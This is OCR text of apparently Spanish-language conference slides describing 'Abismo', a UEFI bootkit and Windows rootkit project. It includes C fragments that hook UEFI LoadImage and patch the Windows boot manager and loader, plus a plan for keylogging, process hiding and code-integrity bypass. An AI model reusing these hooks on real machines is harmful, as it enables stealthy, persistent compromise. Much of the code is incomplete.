



Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

  Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys




Bootkit
UEFI Application
bootmgfw.efi


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```





Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

    Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys



Bootkit
UEFI Application
bootmgfw.efi
DXE Runtime Driver
driver.efi

DESARROLLO

```
=== Options ===
1. Requirements -> Visual Studio 2019 Community + Git + Python + NASM + ASL
2. Set Up Environment -> EDK2
Q. Exit
============
Choose an option:
```

```
=== Options ===
1. Requirements -> Visual Studio 2022 Community + SDK + WDK
2. Set Up Environment -> Debugging and Signing Mode
3. Debug -> WinDbg Preview
4. Tools -> Microsoft Sysinternals Suite + OSR Driver Loader
5. Kernel-Mode Driver -> Hello World
Q. Exit
============
Choose an option:
```

Tianocore EFI Development Kit 2

- Bootkit
  - ✓ Boot
    - ➢ UEFI Application
  - ✓ Runtime
    - ➢ DXE Runtime Driver

Windows Driver Kit

- Rootkit
  - ✓ Kernel
    - ➢ Kernel-Mode Driver

DESARROLLO

UEFI Application	DXE Runtime Driver	Kernel-Mode Driver
UEFI Specification	Hook Services	Hide processes
EDK2	Hook gBS-LoadImage	Hide files
Boot Services	Hook ImgArchStartBootApplication	Block network connections
Protocols EFI_IP4_MODE_DATA EFI_HTTP_TOKEN	Hook OslArchTransferToKernel OslFwpKernelSetupPhase1	Keylogger CompletionRoutine \Device\KeyboardClass0
Download Malware	Patch CI.dll CInitialize	Communication
C + EDK2 -> .efi	**C + EDK2 -> .efi**	**C + WDK -> .sys**

Bootkit


Rootkit


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```





Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

  Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys



Bootkit
UEFI Application
bootmgfw.efi
DXE Runtime Driver
driver.efi

BOOT -> BOOTMGFW.EFI

gBS->LoadImage();

```
gOriginalgBSLoadImage =
        (EFI_IMAGE_LOAD)
        FunctionsImage_HookServiceTablePointer
        (
                &gBS->Hdr,
                (VOID**)&gBS->LoadImage,
                (VOID*)&FunctionsImage_HookgBSLoadImage
        );
```

7.4.1. EFI_BOOT_SERVICES.LoadImage()

Summary

Loads an EFI image into memory.

Prototype

```
typedef
EFI_STATUS
(EFIAPI *EFI_IMAGE_LOAD) (
   IN BOOLEAN                        BootPolicy,
   IN EFI_HANDLE                     ParentImageHandle,
   IN EFI_DEVICE_PATH_PROTOCOL       *DevicePath   OPTIONAL,
   IN VOID                           *SourceBuffer OPTIONAL
   IN UINTN                          SourceSize,
   OUT EFI_HANDLE                    *ImageHandle
   );
```

```
/**
    Hooks and processes the Boot Service's LoadImage function.

    This function serves as a custom hook for UEFI's LoadImage function. It performs additional processing before calling the original LoadImage function.

    @param[in]      BootPolicy              Indicates the policy for loading the image. If TRUE, the image is loaded as a boot option; otherwise, it is loaded
without boot option.
    @param[in]      ParentImageHandle       The handle of the image that is loading this image.
    @param[in]      DevicePath              The pointer to the device path of the image.
    @param[in]      SourceBuffer            If not NULL, a pointer to the memory location containing a copy of the image to be loaded.
    @param[in]      SourceSize              The size in bytes of SourceBuffer.
    @param[out]     ImageHandle             The pointer where the handle of the loaded image will be returned.

    @retval         EFI_SUCCESS             The image is successfully loaded.
    @retval         other                   An error occurred.
**/

EFI_STATUS
EFIAPI
FunctionsImage_HookgBSLoadImage(
    IN      BOOLEAN                         BootPolicy,
    IN      EFI_HANDLE                      ParentImageHandle,
    IN      EFI_DEVICE_PATH_PROTOCOL        *DevicePath,
    IN      VOID                            *SourceBuffer           OPTIONAL,
    IN      UINTN                           SourceSize,
    OUT     EFI_HANDLE                      *ImageHandle
    )
{
    // Call original LoadImage function
    Status = gOriginalgBSLoadImage(BootPolicy, ParentImageHandle, DevicePath, SourceBuffer, SourceSize, ImageHandle);

    // Get loaded image info
    Status = gBS->OpenProtocol(*ImageHandle, &gEfiLoadedImageProtocolGuid, (VOID**)&LoadedImage, gImageHandle, NULL, EFI_OPEN_PROTOCOL_GET_PROTOCOL);

    // Patch Windows Boot Manager
    Status = FunctionsWindowsBootManager_PatchBootmgfwEfi(LoadedImage->ImageBase, LoadedImage->ImageSize);

    return EFI_SUCCESS;
}
```


```
/**
    Hooks a service table pointer, replacing its original function with a new one.

    This function modifies an entry in the EFI service table. It replaces the existing function pointed to by ServiceTableFunction with a new
function provided by NewFunction. Additionally, it returns the address of the original function to allow for later restoration if needed.

    @param[in]      ServiceTableHeader          A pointer to the EFI service table header. This header is updated as part of the hooking
process.
    @param[in]      ServiceTableFunction        A double reference to the EFI service table function. This argument is expected to point to the
function to be replaced.
    @param[in]      NewFunction                 A pointer to the new function that will replace the existing function in the EFI service table.

    @retval         VOID*                       Returns a pointer to the original function that was in the service table before the
modification.
**/

VOID*
FunctionsImage_HookServiceTablePointer(
    IN      EFI_TABLE_HEADER        *ServiceTableHeader,
    IN      VOID                    **ServiceTableFunction,
    IN      VOID                    *NewFunction
    )
{
    // Raise TPL

    // Disable write protection

    // Exchange the service table pointer
    VOID* OriginalFunction = InterlockedCompareExchangePointer(ServiceTableFunction, *ServiceTableFunction, NewFunction);

    return OriginalFunction;
}
```


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```





Windows OS Loader
winload.efi

```
Advanced Boot Options

Choose Advanced Options for: Windows 7
(Use the arrow keys to highlight your choice.)

    Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                    ESC=Cancel
```




Windows NT OS Kernel
ntoskrnl.exe





Rootkit
Kernel-Mode Driver
driver.sys




Bootkit
UEFI Application
bootmgfw.efi
DXE Runtime Driver
driver.efi

BOOTMGFW.EFI -> WINLOAD.EFI

ImgArchStartBootApplication();

ArchpxTransferTo64BitApplicationAsm();



```
/**
    Searches for a specified pattern in a memory region.

    This function searches for the specified pattern (byte sequence) in the memory region defined. It compares
the memory content against the provided pattern, which can contain wildcard bytes to represent don't care
values. If the pattern is found within the specified memory region, the pointer is updated with the address of
the first occurrence.

    @param[in]      Pattern                 The pattern to search for.
    @param[in]      Wildcard                The wildcard value used in the pattern.
    @param[in]      PatternLength           The length of the pattern to search for.
    @param[in]      Base                    The base address of the memory region to search within.
    @param[in]      Size                    The size of the memory region to search within.
    @param[out]     Found                   On return, points to the address of the first occurrence of the
pattern if found.

    @retval         EFI_SUCCESS             The pattern was found, and Found is updated with the address of
the first occurrence.
    @retval         EFI_NOT_FOUND           The pattern was not found within the specified memory region.
    @retval         EFI_INVALID_PARAMETER   One or more input parameters are invalid.
**/

EFI_STATUS
EFIAPI
FunctionsUtilsPattern_FindPattern(
    IN      CONST UINT8*    Pattern,
    IN      UINT8           Wildcard,
    IN      UINT32          PatternLength,
    IN      CONST VOID*     Base,
    IN      UINT32          Size,
    OUT     VOID            **Found
    )
{}
```

```
/**
    Searches for the start address of a function.

    This function searches for the start address of a function within a PE image, identified by
its ImageBase and NT Headers. It starts the search from the given AddressInFunction, which is
typically an address within the function. The function uses information from the image's NT
Headers to locate the function's start address and returns it as a pointer.

    @param[in]      ImageBase               The base address of the PE image.
    @param[in]      NtHeaders               A pointer to the NT Headers of the PE image.
    @param[in]      AddressInFunction       An address within the function for which the start
address is sought.

    @retval         UINT8*                  Returns a pointer to the start address of the
function, or NULL if the function start address could not be determined.
**/

UINT8*
EFIAPI
FunctionsUtilsAddress_FindStartAddress(
    IN      CONST UINT8*                ImageBase,
    IN      PEFI_IMAGE_NT_HEADERS       NtHeaders,
    IN      CONST UINT8*                AddressInFunction
    )
{}
```


```
/**
    Hooks the ArchStartBootApplication function.

    This function replaces the original ArchStartBootApplication function with a custom hook that allows for additional functionality.

    @param[in]      AppEntry                A pointer to the BL_APPLICATION_ENTRY structure.
    @param[in]      ImageBase               A pointer to the base address of the loaded image.
    @param[in]      ImageSize               The size, in bytes, of the loaded image.
    @param[in]      BootOption              The boot option identifier.
    @param[out]     ReturnArguments         A pointer to the BL_RETURN_ARGUMENTS structure.
    x@param[in]     OriginalFunction        A pointer to the original ArchStartBootApplication function.
    x@param[in]     OriginalFunctionBytes   A pointer to the original bytes of the ArchStartBootApplication function.

    @retval         EFI_SUCCESS             The ArchStartBootApplication function was successfully hooked.
    @retval         other                   An error occurred during the hooking process.
**/

EFI_STATUS
EFIAPI
FunctionsHooksBootmgfwEfi_ArchStartBootApplication(
    IN      PBL_APPLICATION_ENTRY       AppEntry,
    IN      VOID*                       ImageBase,
    IN      UINT32                      ImageSize,
    IN      UINT32                      BootOption,
    OUT     PBL_RETURN_ARGUMENTS        ReturnArguments
    )
{
    // Restore original function bytes that were replaced with hook
    FunctionsUtilsMemory_CopyMemory(gOriginalBootmgfwImgArchStartBootApplication, gBytesBootmgfwEfiImgArchStartBootApplication, sizeof(gFauxCallHookTemplate));


    // Get NT Headers
    CONST PEFI_IMAGE_NT_HEADERS NtHeaders = FunctionsUtilsHeaders_GetNTHeadersPEFile(ImageBase, ImageSize);

    // Patch Windows OS Loader
    EFI_STATUS Status = FunctionsWindowsOSLoader_PatchWinloadEfi(ImageBase, NtHeaders);

    // Call original
    return ((t_ImgArchStartBootApplication)gOriginalBootmgfwImgArchStartBootApplication)(AppEntry, ImageBase, ImageSize, BootOption, ReturnArguments);
}
```


Abismo

UEFI Specification

2.10


Search docs






Windows Boot Manager
bootmgfw.efi

```
Windows Boot Manager

Choose an operating system to start, or press TAB to select a tool:
(Use the arrow keys to highlight your choice, then press ENTER.)

    Windows 7
    Windows Vista
    Windows XP


To specify an advanced option for this choice, press F8.
Seconds until the highlighted choice will be started automatically: 10


Tools:

    Windows Memory Diagnostic


ENTER=Choose                TAB=Menu                ESC=Cancel
```




